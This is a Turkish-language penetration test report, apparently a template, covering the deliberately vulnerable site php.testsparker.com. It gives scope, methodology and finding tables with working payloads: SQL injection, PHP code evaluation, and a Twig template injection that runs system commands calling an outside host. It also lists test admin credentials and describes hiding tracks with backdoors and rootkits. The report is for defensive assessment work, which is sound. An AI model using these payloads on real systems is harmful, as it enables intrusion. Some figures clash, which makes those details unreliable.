



Ahmet Kara Sızma Testleri

Sonuç Raporu

Adres Bilgisi
Telefon Bilgisi
bilgi@mail.com

19.08.2022 - 09.09.2022

Bu belge “<şirket_adı> ” kurumuna ait “GİZLİ” bilgiler içermektedir ve yetkili kişiler haricinde okunması yasaktır. Bu belge elinize yetkisiz bir şekilde ulaştıysa lütfen bilgi@mail.com adresine bildiriniz.

Rapor Detayları

Rapor Başlığı	Ahmet Kara Sızma Testleri Sonuç Raporu
Versiyon	1.0
Yazan	Ahmet Kara
Test Ekibi	Ahmet Kara
Kontrol Eden	Ahmet Kara
Onaylayan	Ahmet Kara
Rapor Sınıfı	Gizli

Müşteri Kurum Yetkilisi

Yetkili Adı ve Soyadı	Ünvanı	Kurum Adı
<ad_soyad>	Genel Müdür	<şirket_adı>

Rapor Denetimi

Versiyon	Tarih	Yazar	Tanım
V1.0	09.09.2022	Ahmet Kara	Final

Yasal Sorumluluklar

Söz konusu raporun içeriği gizli olup, taraflar arasında yazılı mutabakat olmadan üçüncü kişilere basılı olarak (hardcopy) ya da elektronik ortamda (softcopy) paylaşılabilir, yayınlanamaz ve çoğaltılamaz.

....
....
....
....

İÇİNDEKİLER

1. GİRİŞ	1
2. KAPSAM	2
3. YÖNETİCİ ÖZETİ	3
4. GENEL SIZMA TESTİ METODOLOJİSİ	5
5. RİSK SEVİYELENDİRME	10
6. Web Uygulama Güvenlik Testleri	12
6.2.1. Gerçekleştirilen Güvenlik Testi İşlemleri	12
6.2.2. Tespit Edilen Açıklıklar	12
6.2.2.1. Boolean Based SQL Injection.....	13
6.2.2.2. Out of Band Code Evaluation (PHP).....	13
6.2.2.3. Out of Band Code Execution via SSTI (PHP Twig).....	13
6.2.2.4. SVN Detected.....	14
6.2.2.5. Open Silverlight Client Access Policy.....	14
6.2.2.6. Open Policy Crossdomain.xml Detected.....	14
6.2.2.7. Version Disclosure (PHP).....	14
6.2.2.8. Siteler Arası Script Çalıştırma/ XSS (OWASP-DV-001)	15
6.2.2.9. SQL Injection Zafiyeti (OWASP-DV-005).....	18
6.2.2.10. RFI (Remote File Inclusion)	22

1. GİRİŞ

Oluşturulan bu rapor, <şirket> tarafından "http://php.testsparker.com/" web sitesi üzerindeki güvenlik açıklarını ortaya çıkartmak amacıyla 19.08.2022 - 09.09.2022 tarihleri arasında gerçekleştirilen güvenlik ve sızma testlerinin (penetration test) detaylı sonuçlarını içermektedir.

Pentest çalışması kapsamında web sitesi altyapısı ve sunucularının çalışmasını olumsuz yönde etkileyebilecek araçlar ve yöntemler kullanılmamış, izinsiz ve yetkisiz bir şekilde hizmetin aksamasına neden olabilecek herhangi bir işlem gerçekleştirilmemiştir.

Rapor, kapsam, yönetici özeti, öneriler ve kategorik olarak tespit edilen güvenlik açıklıklarına ait detayları ve referansları içermektedir.

2. KAPSAM

Sızma testinde ana amaçlardan biri tüm zafiyetlerin değerlendirilerek sisteme sizilmeye çalışılmasıdır. Bu amaç doğrultusunda gerçekleştirilecek sizme testlerinde kapsam pentest çalışmasının en önemli adımını oluşturmaktadır.

Geçerleştirilen denetimlerde “<şirket_adı>” yetkilileri tarafından bildirilen ve Tablo 1'de verilen sistemlere yönelik sizme testleri gerçekleştirılmıştır.

Test Başlığı	Detaylar
Dış Ağ IP Blokları	107.20.213.223
İç Ağ IP Blokları	10.10.10.0/24 10.40.107.0/24 6.6.6.0/24
E-posta Sunucuları	
DNS Sunucuları	
Web Uygulamaları	http://php.testsparker.com
Sosyal Mühendislik	e-posta
Kablosuz Ağ Sistemleri	
Dağıtık Servis Dışı Bırakma	Tcp Syn Flood Ack Flood Udp Flood Dns Flood Get Flood
Mobil Uygulamalar	

Tablo 1- Test kapsamındaki sistem bilgileri

Test hesabı kullanılarak gerçekleştirilen sistemlere ait bilgiler:

Yukarıda verilenlere ek olarak detaylı sizme testi gerçekleştirilmesi istenen web uygulamaları ve hangi haklarla testlerin gerçekleştirildiği listesine aşağıda yer verilmiştir.

Uygulama Adı	Hesap Bilgisi	Yetki Seviyesi
php.testsparker.com/auth/login.php	admin:admin123456	admin

Testler süresince kullanılan dış IP adresleri aşağıda yer almaktadır;

82.2.2.2
1.1.1.1

3. YÖNETİCİ ÖZETİ

Bu rapor, BGA Bilgi Güvenliği Anonim Şirketi tarafından <http://php.testsparker.com> üzerindeki güvenlik açıklarını ortaya çıkarmak amacıyla 19.08.2022 - 09.09.2022 tarihleri arasında gerçekleştirilen sızma testleri (penetration test) ve güvenlik testleri çalışmalarının sonuçlarını içermektedir.

Testler, raporun devamında detayları verilen web sitesi kapsamında gerçekleştirılmıştır. Çalışmalar süresince dış/ iç siber saldırgan gözüyle sistemler tüm detaylarıyla incelenmiş ve kurum yetkilisinin onayı dahilinde çıkan açıklıklar istismar edilerek sızma denemeleri gerçekleştirılmıştır.

Çalışmalar sonucunda 2 acil, 7 kritik, 20 yüksek, 5 orta olmak üzere toplamda 34 farklı güvenlik açıklığı tespit edilmiştir. Bir açıklığın birden fazla sisteme bulunması açıklık sayısını etkilememektedir. Açıklıklara ait yüzdeler ve grafikler takip eden sayfalarda verilmiştir.

Testler esnasında kullanılan IP adreslerine verilen özel izinler ile erişim sağlanan web uygulama güvenlik testlerinde firmانın prestijini olumsuz yönde etkileyebilecek birden fazla önem seviyesi yüksek güvenlik zafiyeti olduğu tespit edilmiştir.

SQL enjeksiyonu, siteler arası script çalışma açıklığı, g üncelleştirme eksikliklerinden kaynaklanan kritik güvenlik açıklıkları, kontrollsüz dosya upload fonksiyonu ile işletim sistemi bazında erişim elde etme, öntanımlı kullanıcı hesapları ile erişilen sistemler ve sosyal mühendislik saldırıları ile elde edilen hassas bilgiler yapılan sızma testlerindeki kritik bulgulardır.

Sistemlere sızma denemelerinde kurum ağına dahil tüm sistemleri ele geçirebilecek yetkiye sahip "Domain Admin" haklarına erişilmiştir. Bu yetki kullanılarak kurum çalışanlarına ait domaine dahil tüm bilgisayarlar ve sunucu sistemler uzaktan izlenebilmekte, çalışanlara ait e-postalar okunabilmekte ve hassas dosyalara erişim sağlanabilmektedir.

Testler sonucu en büyük güvenlik eksikliği, çalışan sistemlerin güvenlik standartlarına ve prosedürlerine uygun olarak kurulmamas ve kurulumdan sonra gereken güvenlik sıkılaştırımlarının yapılmaması veya eksik yapılmasından kaynaklandığı belirlenmiştir. Bu sebeple her bir işletim sistemi, ağ cihazı ve diğer cihazlar için bir kurulum prosedürünün hazırlanması, bütün kurulumların yazılı prosedürlere uygun olarak yapılması ve ürün ortamına alınmadan önce mutlaka güvenlik taramasından geçirilmesi önerilmektedir.

Raporda her bir açıklığın hangi sistemlerde bulunduğu, açıklıklar ile ilgili alınması gereken önlemler detaylı olarak açıklanmıştır. Kurum adına başarısız sonuçlanan testlerin sebebi olan güvenlik açıklıklarının kapatılması için gerekli çalışmalar yapılmalıdır. Açıklıkların kapatılmasında izlenecek sırayı belirlerken teknik raporda belirtlen açıklık önem dereceleri öncelikli rol oynamalıdır.

Kategori/Risk Seviyesi Özet Dağılım Tablosu

RISK SEVIYESI KAPSAM	Acil	Kritik	Yüksek	Orta	Düşük	TOPLAM
Sosyal Mühendislik						
Web Uygulamaları	1	4	2	2	1	10
Sunucu/İstemci Sistemler						
Network Sistemleri						
DNS Servisleri						
E-posta Sistemleri						
Veritabanı Sistemleri						
Kablosuz Ağ Sistemleri						
DDoS Testleri						
ATM Sistemleri						
İletişim Altyapısı ve Şube						
Mobil Uygulamalar						
TOPLAM						


Tablo 2- Kategori/ Risk Seviyelerine göre bulguların dağılımı

4. GENEL SIZMA TESTİ METODOLOJİSİ

Günümüzde bilgi güvenliğini sağlamak için iki farklı yaklaşım sunulmaktadır. Bunlardan ilki savunmacı yaklaşım(defensive) diğer de proaktif yaklaşım (offensive) olarak bilinir. Bunlardan daha yaygın olarak kabul göreni proaktif yaklaşımındır. Pentest –sızma testleri- ve vulnerability assessment –zayıflık tarama- konusu proaktif güvenliğin en önemli bileşenlerinden biridir.

Pentest(sızma testleri) ve Vulnerability assessment(zayıflık tarama) birbirine benzeyen fakat farklı kavramlardır. Zayıflık tarama, hedef sistemdeki güvenlik açıklıklarının çeşitli yazılımlar kullanarak bulunması ve raporlanması işlemidir. Pentest çalışmalarında amaç sadece güvenlik açıklıkların belirlemek değil bu açıklıklar kullanılarak hedef sistemler üzerinde gerçekleştirilebilecek ek işlemlerin (sisteme sızma, veritabanı bilgilerine erişme) belirlenmesidir.

Zayıflık tarama daha çok otomatize araçlar kullanılarak gerçekleştirilir ve kısa sürer. Pentest çalışmaları zayıflık tarama adımını da kapsayan ileri seviye tecrübe gerektiren bir süreçtir ve zayıflık tarama çalışmalarına göre çok daha uzun sürer.



“Security Assessment Framework” hazırlanırken konu hakkındaki uluslararası standartlar incelenmiş ve azami ölçüde faydalanyılmıştır. Aşağıda bu belgenin hazırlanmasında kaynak olarak kullanılan dökümanların isimleri yer almaktadır.

OWASP Testing Guide v3

OSSTM


ISSAF

NIST

Geçerkleştirilen testler uluslararası standart ve yönetmeliklere(HIPPA, Sarbanes-Oxley, Payment Card Industry (PCI), ISO 27001) tam uyumludur.

Sızma Testi Metodolojisi

Sızma testlerinde ISSAF tarafından geliştirilen metodoloji temel alınmıştır. Metodolojimiz üç ana bölümde dokuz alt bölümden oluşmaktadır.



Şekil 2 – Bir sızma testinin adımları

1.1 [Bilgi Toplama]

Amaç, hedef sistem hakkında olabildiğince detaylı bilgi toplamaktır. Bu bilgiler firma hakkında olabileceği gibi firma çalışanları hakkında da olabilir. Bunun için internet siteleri haber grupları e-posta listeleri gazete haberler vb. hedef sisteme gönderilecek çeşitli paketlerin analizi yardımcı olacaktır.

Bilgi toplama ilk ve en önemli adımlardan biridir. Zira yapılacak test bir zaman işidir ve ne kadar sağlıklı bilgi olursa o kadar kısa sürede sistemle ilgili detay çalışmalarına geçilebilir.

Bilgi toplama da aktif ve pasif olmak üzere ikiye ayrılır. Google, Pipl, Shodan, LinkedIn, Facebook gibi genele açık kaynaklar taranabileceği gibi hedefe özel yazılımlar kullanılarak DNS, WEB, MAIL sistemlerine yönelik detaylı araştırmalar gerçekleştirilir.

Bu konuda en iyi örneklerden biri hedef firmada çalışanlarından birine ait e-posta ve parolasının internete sızmış parola veritabanlarından birinden bulunması ve buradan VPN yapılarak tüm ağını ele geçirilmesi senaryosudur.

1.2 [Ağ Haritalama]

Amaç hedef sistemin ağ yapısının detaylı belirlenmesidir. Açık sistemler ve üzerindeki açık portlar, servisler ve servislerin hangi yazılımın hangi sürümü olduğu bilgileri, ağ girişlerinde bulunan VPN, Firewall, IPS cihazlarının belirlenmesi, sunucu sistemler çalışan işletim sistemlerinin ve versiyonlarının belirlenmesi ve tüm bu bileşenler belirlendikten sonra hedef sisteme ai ağ haritasının çıkartılması ağ haritalama adımlarında yapılmaktadır.

Ağ haritalama bir aktif bilgi toplama yöntemidir. Ağ haritalama esnasında hedef sisteme IPS, WAF ve benzeri savunma sistemlerinin olup olmadığı da belirlenmeli ve gerçekleştirilecek sızma testleri buna göre güncellenmelidir.

1.3 [Zafiyet/Zayıflık Tarama Süreci]

Bu sürecin amacı belirlenen hedef sistemlerdeki açıklıkların ortaya çıkarılmasıdır. Bunun için sunucu servislerdeki bannerler ilk aşamada kullanılabilir. Ek olarak birden fazla zayıflık tarama aracı ile bu sistemler ayrı ayrı taranarak oluşabilecek false positive oranını düşürmeye çalışılır.

Bu aşamada hedef sisteme zarar vermeycek taramalar gerçekleştirilir. Zayıflık tarama sonuçları mutlaka uzman gözler tarafından tekrar tekrar incelenmeli, olduğu gibi rapora yazılmalıdır. Otomatize zafiyet tarama araçları öntanımlı ayarlarıyla farklı portlarda çalışan servisleri tam olarak belirleyememektedir.

2.1 [Penetrasyon(Sızma) Süreci]

Belirlenen açıklıklar için POC kodları/araçları belirlenerek denelemeler başlatılır. Açıklık için uygun araç yoksa ve imkan varsa ve test için yeteri kadar zaman verilmişse sıfırdan yazılr. Genellikle bu tip araçların yazılımı için Python, Ruby gibi betik dilleri tercih edilir.

Bu adımda dikkat edilmesi gereken en önemli husus çalıştırılacak exploitlerden önce mutlaka yazılı onay alınması ve mümkünse lab ortamlarında önceden denenmesidir.

2.2 [Erişim Elde Etme ve Hak Yükseltme]

Sızma sürecinde amaç sisteme bir şekilde giriş hakkı elde etmektir. Bu süreçten sonra sistemdeki kullanıcının haklarının arttırılması hedeflenmelidir. Linux sistemlerde çekirdek (kernel) versiyonunun incelenerek priv. escalation zafiyetlerinin belirlenmesi ve varsa kullanılarak root hakların erişilmes e klasi ha yükseltm adımlarında biridir.

Sistemdeki kullanıcıların ve haklarının belirlenmesi, parolasız kullanıcı hesaplarının belirlenmesi, parolaya sahip hesapların uygun araçlarla parolalarının bulunması bu adımın önemli bileşenlerindendir.

Hak Yükseltme

Amaç, ele geçirilen herhangi bir sistem hesabı ile tam yetkili bir kullanıcı moduna geçiştirmek (root, administrator system vs). Bunun içi çeşitli exploitler denenebilir. Bu sürecin bir sonraki adıma katkısı da vardır. Bazı sistemlere sadece bazı yetkili makinelerden ulaşılabilir olabilir. Bunun için rhost, ssh dosyaları ve mümkünse history'den eski komutlara bakılarak nerelere ulaşılabilir detaylı belirlemek gereklidir.

2.3 [Detaylı Araştırma]

Erişim yapılan sistemlerden şifreli kullanıcı bilgilerinin alınarak daha hızlı bir ortamda denenmesi. Sızılan sistemde sniffer çalıştırılabilir veya ana sisteme erişim yapan diğer kullanıcı/sistem bilgilerinin elde edilmesi.

Sistemde bulunan çevresel değişkenler ve çeşitli network bilgilerinin kaydedilerek sonraki süreçlerde kullanılması.

3.1 [Erişimlerin Korunması]

Sisteme girildiğinin başkaları tarafından belirlenmemesi için bazı önlemlerin alınmasında fayda vardır. Bunlar giriş loglarının silinmesi, çalıştırılan ek proseslerin saklı olması, dışarıya erişim açılacaksa gizli kanalların kullanılması (covert channel), backdoor, rootkit yerleştirilmesi vs.

3.2 [İzlerin silinmesi]

Hedef sistemlere bırakılmış arka kapılar, test amaçlı scriptler, sızma testleri için eklenmiş tüm veriler not alınmalıdır ve test bitiminde silinmelidir.

3.3 [Raporlama]

Raporlar bir testin müşteri açısından en önemli kısmıdır. Raporlar ne kadar açık ve detaylı/bilgilendirici olursa müşterinin riski değerlendirmesi ve açıklıkları gidermesi de o kadar kolay olur.

Testler esnasında çıkan kritik güvenlik açıklıklarının belgeleneerek sözlü olarak anında bildirilmesi test yapan takımın görevlerindendir. Bildirimin ardından açıklığın hızlıca giderilmei için çözüm önerilerinin de birlikte sunulması gereklidir.

Ayrıca raporların teknik, yönetim ve özet olmak üzere üç farklı şekilde hazırlanmasında faydalıdır.

Teknik raporda hangi uygulama/araçların kullanıldığı, testin yapıldığı tarihler ve çalışma zamanı, bulunan açıklıkların detayları ve açıklıkların en hızlı ve kolay yoldan giderilmesini amaçlayan tavsiyeler bulunmalıdır.

5.3. Risk Seviyelendirme

Penetrasyon ve denetim çalışmalarında bulunan açıklar 5 risk seviyesinde değerlendirilmişlerdir. Bu değerlendirmede, PCI-DSS güvenlik tarama prosedürleri dokümanında¹ kullanılan beş seviye risk değerleri kullanılmıştır.

Tablo 5 kullanılan seviyelendirmeyi açıklamaktadır.

Risk	Seviyesi	Risk Puanı	Detaylı Açıklama
	ACİL	5	Aci öneme sahip açıklıklar niteliksiz saldırganlar tarafından uzaktan gerçekleştirilen ve sistemin tamamen ele geçirilmesi ile sonuçlanan ataklara sebep olan açıklıklardır Depolanmış XSS SQL enjeksiyonu ve RFI/LFI, ayrıca müşteri bilgisi ifşasına yol açabilecek açıklık vektörleri bu kategoriye girerler.
	KRİTİK	4	Kritik öneme sahip açıklıklar, nitelikli saldırganlar tarafından uzaktan gerçekleştirilen ve sistemin tamamen ele geçirilmesi ile sonuçlanan ataklara sebep olan açıklıklardır. Ayrıca yansıtılan ve DOM tabanlı XSS açıklık vektörleri bu kategoriye girer.
	YÜKSEK	3	Yüksek öneme sahip açıklıklar, uzaktan gerçekleştirilen ve kısıtlı hak yükseltilmesi (mesela, yönetici hakları olmayan bir işletim sistemi kullanıcısı veya e-posta sahteciliği) veya hizmet dışı kalma ile sonuçlanan, ayrıca yerel ağdan ya da sunucu üzerinden gerçekleştirilen ve hak yükseltmeyi sağlayan ataklara sebep olan açıklıkları içermektedir.
	ORTA	2	Orta öneme sahip açıklıklar, yerel ağdan veya sunucu üzerinden gerçekleştirilen ve hizmet dışı bırakılma ile sonuçlanan ataklara sebep olan açıklıkları içermektedir.
	DÜŞÜK	1	Düşük öneme sahip açıklıklar ise etkilerinin tam olarak belirlenemediği ve literatürdeki en iyi sıkılaştırma yöntemlerinin (bes practices) izlenmemesinden kaynaklanan eksikliklerdir.

Tablo 5- Raporda kullanılan risk seviyelendirmesi

¹https://www.pcisecuritystandards.org/pdfs/pci_scanning_procedures_v1-1.pdf

6. GERÇEKLEŞTİRİLEN GÜVENLİK TESTLERİ VE SONUÇLARI

Sızma test sonuçlarının raporlanması temelde iki farklı şekilde yapılmaktadır. Bunlardan ilki bileşen bazlı raporlama, diğerinin hedef bazlı raporlama. Hedef bazlı raporlamada her bir zafiyet ayrı bir başlık olarak yazılmaktadır, bileşen bazlı raporlamada aynı kategorideki (kapatılması aynı aksiyona bağlı, aynı açıklığın farklı sistemlerde bulunması) açıklıklar tek bir başlık altında yazılarak bulgu içerisinde ayrılmaktadır.


Raporun okunurluğu ve sadeliği açısından php.testspark.com için gerçekleştirilen sızma testi çalışmasında bileşen bazlı raporlama tercih edilmiştir.

6.2. Web Uygulama Güvenlik Testleri

6.2.1. Gerçekleştirilen Güvenlik Testi İşlemleri

Gerçekleştirilen güvenlik testi işlemleri Web uygulamalarına yapılan testler sisteme zarar vermeyecek şekilde, internet üzerinden ve yerel ağdan gerçekleştirilmiştir. Sunucular üzerinde çalışan servislerin ve işletim sisteminin bilinen açıklıklarının araştırılmasının yanında, sistemdeki uygulamalara has güvenlik açıklıkları da araştırılmıştır.

Yapılan güvenlik testleri bileşen tabanlı ele alınmıştır. Bu testlerde ilk olarak BGA tarafından derlenen Test Prosedürleri adımları uygulanmıştır. Test prosedürleri ile tespit edilemeyen açıklıklar ise ticari tarama araçları yardımıyla bulunmaya çalışılmıştır. Bu araçların birçok yanlış alarmlar (false positives) verebileceği hususu göz önünde bulundurularak, tespit edilen açıklıklar detaylı olarak incelenmiştir.



Şekil 3

Bu kapsamda aşağıda detaylandırılan test adımları gerçekleştirilmiştir:

Uzaktan genel tarama araçları ile sunucuların açık olan servisleri, yama eksiklikleri ve yapılandırma hataları aranmıştır.

Uygulama girdisi kontrol testleri (Siteler Ötesi Betik Çalıştırma, Parametre Enjeksiyonu ve Manipülasyonu) uygulanmıştır.

Parametre bütünlüğü güvenlik kontrolleri denetlenmiştir.

Sistem hakkında bilgi açığa çıkarmaya yönelik testler uygulanmıştır.

Oturum yönetiminde bulunabilecek bazı zayıflıklar araştırılmıştır.

Yetkilendirme (URL tabanlı) süreçlerinde bulunabilecek bazı zayıflıklar araştırılmıştır.

Uygulamanın bulunduğu sunucu üzerinde konuşlanmış diğer servisler kullanılarak bilgi edinilmeye çalışılmıştır.

İlgili veritabanlarına erişim sağlanmaya çalışarak, uygulamada yetkili kullanıcı hesapları edinilmeye çalışılmıştır.

Şifre politikaları incelenmiştir.

Güvenlik Açığı Türü	Boolean Based SQL Injection
Önem derecesi	Kritik
URL	http://php.testsparker.com/artist.php?id=-1%20OR%2017-7%3d10
Talep Türü	GET
Parametre	id
Payload	-1 OR 17-7=10

Tespit Edilen Bulgular:

Database Name: sqlibench

Database User: root@localhost

Database Version: 5.0.51b-community-nt-log

Güvenlik Açığı Türü	Out of Band Code Evaluation (PHP)
Önem derecesi	Kritik
URL	http://php.testsparker.com/hello.php?name=%2bgethostbyname(trim(%27p9ohijziwdurm6nxnxamkqtjce3n0k_y4b1cnstm%27.%27sne.r87.me%27))%3b%2f%2f
Talep Türü	GET
Parametre	name
Payload	+gethostbyname(trim('p9ohijziwdurm6nxnxamkqtjce3n0k_y4b1cnstm'.sne.r87.me));//

Güvenlik Açığı Türü	Out of Band Code Execution via SSTI (PHP Twig)
Önem derecesi	Kritik
URL	http://php.testsparker.com/artist.php?id=%7B%7B_self.env.registerUndefinedFilterCallback(%22system%22)%7D%7D%7B%7B_self.env.getFilter(%22nslookup%20p9ohijziwdaen-xzeforp9qcn9j3nnfyteefgkqu%22~%22uky.r87.me%22)%7D%7D
Talep Türü	GET
Parametre	id
Payload	<code>__self.env.registerUndefinedFilterCallback("system")}}</code> <code>__self.env.getFilter("nslookup p9ohijziwdaen...</code>

Güvenlik Açığı Türü	SVN Detected
Önem derecesi	Yüksek
URL	http://php.testsparker.com/.svn/all-wcprops
Talep Türü	GET
Parametre	URI-BASED
Payload	.svn/all-wcprops

Güvenlik Açığı Türü	Open Silverlight Client Access Policy
Önem derecesi	Orta
URL	http://php.testsparker.com/clientaccesspolicy.xml
Talep Türü	GET
Parametre	URI-BASED
Payload	clientaccesspolicy.xml

Güvenlik Açığı Türü	Open Policy Crossdomain.xml Detected
Önem derecesi	Orta
URL	http://php.testsparker.com/crossdomain.xml
Talep Türü	GET
Parametre	URI-BASED
Payload	crossdomain.xml

Güvenlik Açığı Türü	Version Disclosure (PHP)
Önem derecesi	Düşük
URL	http://php.testsparker.com/
Talep Türü	GET
Parametre	URI-BASED
Payload	

Elde edilen versiyon bilgisi: 5.2.6

6.2.2.8. Yansıtılan Siteler Arası Script Çalıştırma/ XSS (OWASP-DV-001)

Önem Derecesi	Yüksek
Açıklığın Etkisi	Yetkisiz Erişim, Bilgi İflası
Erişim Noktası	Internet
Kullanıcı Profili	Anonim Kullanıcı
Bulgu Kategorisi	Web
Bulgu Sebebi	Uygulama Geliştirmedeki Eksiklikler/Hatalar

Bulgu Açıklaması:

Siteler arası script çalışma zafiyeti olarak bilinen XSS, kötü niyetli kişilerin bu site üzerinden diğer kullanıcılarla istemci tarafında çalışmak üzere kod (genellikle JavaScript ve html) gönderip kötü amaçlarla çalışmalarına imkân tanımaktadır.

XSS zafiyetleri uygulamalarda dışarıdan alınan bilgiler için yeterli girdi ve çıktı denetimi yapılmadığı durumlarda ortaya çıkar ve art niyetli bir kullanıcı istediği gibi javascript kodu çalıştırarak hedef aldığı kişilere ait oturum bilgilerini çalabilir, hedef aldığı kişilerin browserini istediği gibi yönlendirebilir. Ele geçirdiği kurban browseri kullanılarak iç ağda port tarama, ortamda ses kaydı ve görüntü kaydı gerçekleştirebilir.

Reflected(yansıtılmış) XSS açılığı en sık karşılaşılan XSS açılığı türüdür. İlgili açıklık türünde, hedef sisteme gönderilen kod parçaçası(payload) kalıcı olarak veritabanında tutulmamaktadır. Bu sebeple ilgili açılığın istismarı için, öncesinde kullanıcı tarafından bir bağlantı ziyaret ettirme şeklinde bir sosyal mühendislik saldırısı gerçekleştirilmelidir. Reflected XSS açılığı HTTP GET ve POST taleplerinin her ikisinde iletilen parametrelerde de bulunabilir. Reflected XSS açılığı, temelde hedef sisteme gönderilen payload'un, dönen sunucu cevabı içerisinde encode edilmeden döndürülmesi durumunda açığa çıkmaktadır. Bu durumda isteği yapan istemci tarafından enjekte edilen kod parçaçası eylemini gerçekleştirecektir. Bu açıklık türü istismar edilerek client tarafında html, javascript, action script benzeri kod parçaçıkları sayfaya enjekte edilebilir. Kullanıcı kandırma veya cookie hırsızlığı gerçekleştirilebilir.

Uygulamanın arama kısmında Yansıtılan Siteler Arası Script çalıştırılabilceği görülmüştür. Aşağıdaki tablolarda hangi url adresinde ve hangi parametrelerde olduğu detaylı bir şekilde ifade edilmiştir.

